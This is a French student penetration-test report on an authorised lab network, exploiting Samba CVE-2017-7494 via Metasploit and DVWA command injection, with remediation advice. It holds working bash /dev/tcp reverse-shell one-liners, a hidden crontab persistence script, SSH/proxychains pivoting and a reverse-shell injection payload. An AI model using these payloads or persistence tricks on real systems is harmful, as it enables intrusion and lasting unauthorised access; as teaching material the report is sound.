

## Pentest Rapport SAE- 04



**Préparé par**Boschian Mathis



### Sommaire

- 1 Cadre général
- 2 Topologie
- 3 Premier ordinateur victime
- **Second ordinateur victime**
- 5 Correction à apporter
- 6 Annexe




### Cadre générale

Dans le cadre de ce projet, nous avons entrepris une mission de test d'intrusion (pentest) visant à évaluer la sécurité informatique d'une association de deux ordinateurs interconnectés. Cette démarche s'inscrit dans une volonté de mettre en lumière les vulnérabilités potentielles des systèmes et réseaux utilisés, afin de proposer des mesures correctives adaptées pour renforcer leur robustesse face aux menaces.





### **Topologie**





## Premier ordinateur victime

### **Samba**

Samba est un logiciel qui permet de partager des fichiers et des imprimantes entre des ordinateurs. Une faille sur Samba, comme celle présente dans la version 4.6.3, est extrêmement grave car elle peut permettre à un attaquant d'exploiter la vulnérabilité pour obtenir un accès complet (root) à l'ordinateur, lui donnant ainsi un contrôle total sur les données, les fichiers partagés, et même l'ensemble du réseau.

Pour éviter tous problème de vol de donnée veuillez suivre les instruction ci dessous.

### **Solution**

Veuillez mettre à jour votre version de samba constamment à la date du 09/01/2025 la dernière version est la 4.21.3. Veuillez vous rapprocher de votre IT pour mettre à jour ces versions. Nous pouvons fournir ce service. Mais cela est pas présent dans la version que vous avez choisi. Si vous voulez plus d'information sur la faille rencontrée vous la trouverais sous le nom: CVE-2017-7494





## Second ordinateur victime

#### Web

La machine de test web "WebPentest" est accessible en ligne à l'adresse <a href="http://172.19.0.2">http://172.19.0.2</a>, affichant une page appelée DVWA (Damn Vulnerable Web Application), avec un mot de passe par défaut (admin/password); ce site inclut une section qui permet d'injecter des commandes, ce qui peut être exploité par des attaquants pour prendre le contrôle de la machine si aucune mesure de sécurité n'est mise en place.

### **Solution**

Veuillez changer les mots de passe pour qu'une personne malintentionné ait du mal à s'introduire dans votre site web. Pour vous aider le mot de passe pourrais être une suite de mot qui n'ont rien à voir entre eux et en remplissant les certaine lettre par des chiffres ou des caractères spéciaux. Pour la partie commande injection vérifier que c'est bien une adresse ip qui est envoyer qu'il n'y ait pas de caractère comme "; " dans la ligne de commande.





## Second ordinateur victime

### Preuve

Nous allons démontrer qu'une faille de sécurité existe sur la machine WebPentest. Cette faille, située dans la section permettant l'injection de commandes sur la plateforme DVWA, peut être exploitée pour obtenir un accès non autorisé à la machine et en prendre le contrôle. Cette preuve permettra de mettre en lumière les risques potentiels pour renforcer la sécurité du systèm

# Ping a device Enter an IP address: ;ls; echo une belle faille est présente Submit help index.php source une belle faille est présente

Pour vous montrer ici le "Is" permet d'afficher ce qui est présent dans le répertoire actuel. Le "echo une belle faille est présente" permet de d'afficher dans l'ordinateur le texte que l'on veut ici il y a rien de dangereux mais certaine commande peuvent sérieusement endommager votre infrastructure



## | Correction à apporter

#### Vulnérabilité Samba (CVE-2017-7494) :

**Problème** : Une version obsolète de Samba (4.6.3) est utilisée, susceptible de permettre une élévation de privilèges jusqu'à root.

**Correction**: Mettre à jour Samba vers la dernière version disponible (par exemple, 4.21.3 au 09/01/2025) et vérifier régulièrement les mises à jour. Configurer Samba pour limiter les accès non autorisés en implémentant des listes de contrôle d'accès (ACL).

#### Faiblesse dans DVWA (Damn Vulnerable Web Application):

**Problème**: Les identifiants par défaut (admin/password) sont utilisés et il existe une vulnérabilité d'injection de commandes.

**Correction**: Modifier les mots de passe par défaut avec des mots de passe robustes (longueur ≥12 caractères, mélange de lettres, chiffres, et caractères spéciaux). Pour prévenir les injections, valider et filtrer les entrées utilisateur en interdisant les caractères suspects comme ";".



### Sommaire

- **Scope Autorisation**
- 2 Nmap kali
- 3 Metasploit samba
- **Reverse Shell**
- 5 Crontab
- 6 Nmap samba
- **7** SSH
- 8 Proxychains
- 9 Connection DWVA
- 10 Injection commande
- 11 Lettre d'engagement



#### Autorisation

Nous avons été autorisés à nous introduire, dans le cadre d'une SAE de Pentesting réalisée à l'IUT Nice Côte d'Azur, avec l'accord de Monsieur LABORDE Ludovic qui est Consultant en Cyber Sécurité - Certified Ethical Hacker ( Hackeur Éthique ) - Dirigeant associé de la SAS Connect3s - Président d'Azur Network (AZK). Cette autorisation nous a permis d'infiltrer les réseaux en 172.18.0.0/16 et 172.19.0.0/16.





### Scope

#### Périmètre:

Nous avons le droit d'opérer dans les plage d'adresse de :

- 172.18.0.0 /16
- 172.19.0.0 /16

#### **Objectif:**

L'objectif de ce test de pénétration est d'identifier et d'évaluer les vulnérabilités de sécurité présentes dans les réseaux 172.18.0.0/16 et 172.19.0.0/16. L'accent sera mis particulièrement sur les machines cibles **Kali**, **Samba** et **WebPentest**. Ce test vise à détecter les potentielles failles de sécurité et à formuler des recommandations pour renforcer la protection de ces systèmes et du réseau. Final, Accéder en root sur la WebPentest via la kali qui n'est pas sur le même réseau.

#### **Durée Du Pentest:**

Le test de pénétration est prévu pour se dérouler sur une période de six semaines, avec les dates suivantes :

Début des tests : 4 décembre 2024

• Fin des tests: 17 janvier 2025





### | Nmap | Kali

Ici on voit un scan de réseau sur le réseau 172.18.0.0/16 et on peut v voir une machine avec un adresse de ip 172.18.0.3 qui set sous le nom de samba. Donc nous allons analyser cette machine avec une commande plus précise.

```
(root@3ch4a73beaf3)-[/]

## nmap -A 172.18.0.3

Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-07 01:07 UTC

Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.3)

Host is up (0.000074s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE VERSION

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)

445/tcp open netbios-ssn Samba smbd 4.6.3 (workgroup: MYGROUP)
```

Nous faisons un nmap -A 172.18.0.3 pour avoir des infos complémentaire sur la machine. Le -A dans nmap signifie, ( -A: Enable OS detection, version detection, script scanning, and traceroute)

Avec la version samba 4.6.3 on peut trouver une CVE qui est nommée CVE 2017-7494



### | Metasploit | Samba

```
Matching Modules

# Name

Disclosure Date Rank

Check Description

0 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary

Module Load

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/samba/is_known_pipename
```

```
msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS 172.18.0.3
RHOSTS ⇒ 172.18.0.3
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.18.0.3:445 - Using location \\172.18.0.3\myshare\ for the path
[*] 172.18.0.3:445 - Retrieving the remote path of the share 'myshare'
[*] 172.18.0.3:445 - Share 'myshare' has server-side path '/home/share
[*] 172.18.0.3:445 - Uploaded payload to \\172.18.0.3\myshare\ehvDXxiS.so
[*] 172.18.0.3:445 - Loading the payload from server-side path /home/share/ehvDXxiS.so using \\PIPE\/home/share/eh
DXxiS.so ...
[*] 172.18.0.3:445 - > Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.18.0.3:445 - Loading the payload from server-side path /home/share/ehvDXxiS.so using /home/share/ehvDXxiS.
o ...
[*] 172.18.0.3:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell
[*] Command shell session 1 opened (172.18.0.4:35923 → 172.18.0.3:445) at 2024-12-07 01:21:33 +0000
```

on longo



#### Reverse shell

Pour rendre mon shell plus stable et interactif, j'ai mis en place un reverse shell sur la machine cible en configurant l'écoute sur le port 4444. Cela m'a permis d'exécuter des commandes comme **clear** et d'utiliser des raccourcis tels que **CTRL+C** pour une meilleure interaction avec la session.

Avec une commande comme:

bash -c 'bash -i >& /dev/tcp/172.18.0.4/4444 0>&1'

#### bash -i root@efb8fb5c3068:/tmp#

Dans un second terminal nous avons fait un netcat sur le port 4444

```
root@3cb4a73heaf3)-[/]

# nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.18.0.4] from (UNKNOWN) [172.18.0.3] 55204
root@efb8fb5c3068:/tmp# ■
```

Utilisation de python pour le reverse shell

La commande:

bash -c 'bash -i >& /dev/tcp/172.18.0.3/4444 0>&1'

signifie:

bash -c : Exécute la commande spécifiée dans le paramètre -c.

bash -i : Ouvre une shell interactive.

>& /dev/tcp/172.18.0.3/4444:
Redirige la sortie standard
(stdout) et l'erreur standard
(stderr) vers l'adresse IP et
le port spécifiés via TCP.
0>&1: Redirige l'entrée
standard (stdin) vers la
sortie standard (stdout),
permettant la
communication
bidirectionnelle.

#### **Crontab**

Crontab permet de faire de la persistance. Cela est essentiel pour garder une connexion en car de problème pour l'attaquant. Par exemple si la fail est mise a jour on aura toujours une backdoor pour accéder à la machine même après un redémarrage. Crontab permet d'exécuter des commandes de façon automatique. Cette application ce lance en même temps que la machine.

```
root@efb8fb5c3068:/tmp# cat /home/tom/persist.sh
#!/bin/bash
# Commande à exécuter pour maintenir l'accès
bash -c 'python -c "import pty; pty.spawn(\"/bin/bash\")"'
bash -c 'bash -i >& /dev/tcp/172.18.0.3/4444 0>&1'
```

Pour cela j'ai fait un fichier persist.sh qui permet de renvoyer le trafique sur le port 4444 de l'IP de la kali. Pour etre plus discret on peut mettre un point "." devant le nom du fichier pour le cacher

Pour finir j'ai demander a crontab d'executer le script donc la connection ce fera vers la kali

```
root@efb8fb5c3068:/tmp# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/bin
# m h dom mon dow user command
         * * *
                   root
                             cd / & run-parts -- report /etc/cron.hourly
                            test -x /usr/sbin/anacron || ( cd / & run-parts -- report /etc/cron.daily )
test -x /usr/sbin/anacron || ( cd / & run-parts -- report /etc/cron.weekly )
test -x /usr/sbin/anacron || ( cd / & run-parts -- report /etc/cron.monthly )
25 6
                   root
47 6
                   root
  * * * * /home/tom/persist.sh
    * * * /home/tom/persist.sh >> /home/tom/persist.log 2>&1
```





### | Nmap | Samba

Maintenant que l'on accès a la samba on peut faire un ipa pour voir quelle réseaux on peut avoir, lci on voit 172.19.0.0/16 est configurer. En faisant un Nmap sur ce réseau on voit que en 172.19.0.2 on à accès a WebPentest.

Maintenant on essaye de ping la machine Web depuis la kali. Mais Comme on peut le voir ce dessous le ping marche pas. ce problème vien surement d'un Firewall. Pour outrepasser cela on peut faire un proxichain

```
| ip a | 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 | link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00 | inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever | valid_lft |
```



#### SSH

Apres avoir entendu parler d'un proxychain et de s'être renseigner on peut voir que c'est est un outil ou une configuration permettant de faire transiter votre trafic réseau à travers une chaîne de serveurs proxy, souvent pour des raisons de sécurité, de confidentialité ou d'anonymat. Ici nous utiliser cela sur la machine samba pour faire comme un Pivot Pour commencer on a pas le mot de passe de root de samba donc on fait une connexion **SSH** par clé publique.

Sur les deux machine on met cette commande pour créer la clé ssh puis on la copie **ssh-keygen -b 4096**. Puis sur les deux machine on crée un fichier authorized\_keys pour y coller la clé de l'autre comme ceci

```
root@efb8fb5c3068:~/.ssh# touch authorized_keys
root@efb8fb5c3068:~/.ssh# chmod 600 authorized_keys
root@efb8fb5c3068:~/.ssh# nano authorized_keys
```





### **Proxychains**

lci je vais vous montrer les commandes de configuration et à la fin un teste pour vous prouver l'efficacité.

#### ssh -f -D 1080 -N root@172.18.0.3 -4

- -D 1080 : Configure un proxy SOCKS4 sur le port local 1080.
- -C : Active la compression des données.
- -N : Indique de ne pas exécuter de commande distante.
- -f : Exécute la commande en arrière-plan.

Cette commande transforme votre machine intermédiaire en un serveur SOCKS4 accessible localement via 127.0.0.1:1080

#### sudo apt install -y proxychains

Modifiez le fichier de configuration de ProxyChains pour utiliser le proxy SOCKS4 local:

#### sudo nano /etc/proxychains.conf

La ligne par defaut dans ce fichier est:

#### [ProxyList] socks4 127.0.0.1 9050

Pour faire des teste nous allons utiliser le port 9050 comme ci dessous.

```
(root@ 3cb4a73beaf3)-[~/.ssh]

# ssh -D 9050 -C -N -f root@172.18.0.3

(root@ 3cb4a73beaf3)-[~/.ssh]

# proxychains curl http://ifconfig.me

ProxyChains-3.1 (http://proxychains.sf.net)

|DNS-request| ifconfig.me

|S-chain |- ◇-127.0.0.1:9050-◇ ◇-4.2.2.2:53-◇ ◇-0K

|DNS-response| ifconfig.me is 34.160.111.145

|S-chain |- ◇-127.0.0.1:9050-◇ ◇-34.160.111.145:80-◇ ◇-0K

90.5.121.221

(root@ 3cb4a73beaf3)-[~/.ssh]
```



## Proxychains teste

Maintenant je peux vous montrer que je peux faire un Nmap depuis la kali sur le réseau distant. Ainsi qu'en installant un vnc pour émuler l'écran de la kali j'ai pu accéder au site de la WebPentest.

```
root@ 3cb4a73beaf3)-[~/.ssh]

proxychains nmap -Pn -sT 172.19.0.2

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-09 16:18 UTC |S-chain | → -127.0.0.1:1080- → -172.19.0.2:995 ← timeout |S-chain | → -127.0.0.1:1080- → → -172.19.0.2:1503 ← timeout |S-chain | → -127.0.0.1:1080- → → -172.19.0.2:1875 ← timeout |Nmap scan report for 172.19.0.2

Host is up (0.00080s latency).

Not shown: 999 closed tcp ports (conn-refused)

PORT STATE SERVICE 80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```


19



## Connexion DWVA

Comme on peut le voir ici avec le VNC on peut accéder au site web, en cherchant sur internet on peut voir que les mots de passe par défaut sont **admin password**.








## Injection de commande

lci on peut voir que dans le site il y a une partie injection de commande. De base elle est fait juste pour effectuer des ping mais en bash quand à la fin d'une commande on ajoute un ";" on peut faire une autre commande à la suite.



Dans cette partie on pourrais mettre une commande comme sur la samba pour rediriger le flux vers la kali grâce au Proxychains. Mais en testant beaucoup de possibilité je n'y suis pas arriver.

Voici la commande en question:

Sur samba mettre une commande SSH pour transmmetre le signal vers un port de la kali:

ssh -R 172.19.0.3:1081:127.0.0.1:1082 root@172.18.0.3

Puis sur le site web dans injection de commande on met:

';/bin/bash -c '/bin/bash -i >& /dev/tcp/172.19.0.3/1081 0>&1



### Lettre d'engagement

Madame, Monsieur,

Par la présente, je m'engage à réaliser un test d'intrusion conformément aux modalités définies ci-dessous. Cet engagement reflète ma volonté de garantir un service professionnel, respectueux des termes convenus et des bonnes pratiques en cybersécurité.

#### Périmètre d'intervention

- 172.18.0.0 /16
- 172.19.0.0 /16

Aucune action ne sera menée en dehors de ce périmètre, afin de respecter les limites définies par votre organisation.

#### Calendrier des tests

- Début des tests: 4 décembre 2024
- Fin des tests: 17 janvier 2025

Ce délai permettra une évaluation approfondie des systèmes concernés et la remise d'un rapport détaillé à la fin des travaux.

#### Engagement de confidentialité

Je m'engage à respecter la confidentialité de toutes les données et informations auxquelles j'aurai accès dans le cadre de cette mission. Toutes les informations resteront strictement confidentielles et ne seront ni communiquées ni utilisées en dehors du cadre défini par le test.

Boschian Mathis

James James